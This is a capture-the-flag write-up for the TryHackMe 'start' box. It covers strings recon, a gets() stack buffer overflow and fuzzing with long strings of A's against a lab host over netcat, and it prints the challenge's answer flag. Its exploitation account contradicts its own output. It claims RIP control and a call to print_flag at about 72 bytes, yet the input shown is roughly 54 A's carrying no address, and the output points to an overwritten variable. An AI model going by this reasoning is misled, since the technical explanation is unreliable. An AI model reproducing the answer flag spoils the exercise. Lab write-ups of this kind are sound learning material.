


**Box:** `start` (TryHackMe T28\_Start)



## Goal:

Trigger a buffer overflow to call the `print_flag` function and grab the flag.

---

```

(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ strings ./start | grep -iE 'flag|cmd|secret'

flag.txt
Flag file not found!
print_flag

(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ strings ./start | grep -iE 'flag|cmd|secret|THM'

flag.txt
Flag file not found!
print_flag

(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ strings ./start | grep -iE 'flag|THM'

flag.txt
Flag file not found!
print_flag

(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ ./start
Enter your username: admin
Access denied.

(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ █

```

## Recon:

- `strings ./start` shows `print_flag`, `flag.txt`, and some output messages.
- Binary uses `gets()` to take user input — classic overflow target.
- `objdump -d ./start | grep print_flag` shows:  
`0x401216 <print_flag>`

## Vulnerability:

- Uses `gets()` on a 0x30 (48 byte) buffer.
- No stack canary, PIE disabled.
- Overflow lets us control RIP.

## Exploitation:

Fuzz input:

```
perl -e 'print "A"x64' | ./start
```

After enough A's (about **72 bytes**), execution hits `print_flag()` .

Just manually put in a long string of characters

```
(venv)-(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ ./start
Enter your username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome, admin!
Flag file not found!

(venv)-(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ nc 10.10.115.62 9008
Enter your username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Access denied.

(venv)-(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$ nc 10.10.115.62 9008
Enter your username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
Welcome, admin!
THM{nice_place_t0_st4rt}

(venv)-(kali㉿kali)-[~/CTF_Files/THM/T28_Start]
$
```